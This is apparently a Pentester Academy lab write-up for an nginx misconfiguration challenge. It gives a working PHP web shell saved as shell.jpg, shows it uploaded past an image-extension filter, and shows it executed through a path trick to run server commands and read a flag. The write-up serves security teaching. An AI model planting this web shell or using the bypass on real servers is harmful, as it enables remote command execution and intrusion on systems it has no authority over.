

ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable Nginx II
URL	https://www.attackdefense.com/challengedetails?cid=208
Type	Infrastructure Attacks : Nginx

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The web portal only allows the user to upload files with restricted extensions i.e. jpg, png etc. But a misconfiguration in PHP configuration file (php.ini) allows PHP code execution for uploaded files.

Objective: Your objective is to upload a web shell, execute arbitrary commands on the server and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: http://rm6nrvpugyar08ip9hfzkrv0l.public1.attackdefenselabs.com/



Step 2: Since only image extensions i.e jpg, png are allowed. Create a simple web shell and save it with “jpg” extension


Save the below given php script as shell.jpg

```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```


```
root@PentesterAcademyLab:~# cat ~/Downloads/shell.jpg
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>

root@PentesterAcademyLab:~#
```

Step 3: Upload shell.jpg file to the web server.

Click on the browse button and upload the php script.



Step 4: Click on the hyperlink generated after uploading the php script




URL: http://rm6nrvpugyar08ip9hfzkrv0l.public1.attackdefenselabs.com/uploads/shell.jpg

Since shell.jpg is not an image, the browser fails to render shell.jpg as an image.

Step 5: To exploit the misconfiguration, append a filename ending with ".php" extension. By doing so, nginx will pass the shell.jpg file to the php handler and the php script will be executed.

URL:
http://rm6nrvpugyar08ip9hfzkrv0l.public1.attackdefenselabs.com/uploads/shell.jpg/shell.php



No output is returned since the cmd parameter was not passed.

Step 6: Execute system commands through "cmd" GET parameter.

Command: whoami

URL:
http://rm6nrvpugyar08ip9hfzkrv0l.public1.attackdefenselabs.com/uploads/shell.jpg/shell.php?cmd=whoami


Step 7: Enumerate files stored on the web server.

Command: pwd

URL:
http://rm6nrvpugyar08ip9hfzkrv0l.public1.attackdefenselabs.com/uploads/shell.jpg/shell.php?cmd=pwd

Command: ls -l /var/www/html/

URL:
http://rm6nrvpugyar08ip9hfzkrv0l.public1.attackdefenselabs.com/uploads/shell.jpg/shell.php?cmd=ls%20-l%20/var/www/html




The flag location is revealed.

Step 8: Retrieve the flag

Command: cat /var/www/html/11fe3327841e0a7e-flag

URL:
http://rm6nrvpugyar08ip9hfzkrv0l.public1.attackdefenselabs.com/uploads/shell.jpg/shell.php?cmd=cat%20/var/www/html/11fe3327841e0a7e-flag



Flag: a70b6683dcc71cc32102ed404ad5fbf3

References:

1. Nginx (https://www.nginx.com/)
2. Setting up PHP-FastCGI and nginx? Don't trust the tutorials: check your configuration! (https://nealpoole.com/blog/2011/04/setting-up-php-fastcgi-and-nginx-dont-trust-the-tutorials-check-your-configuration/)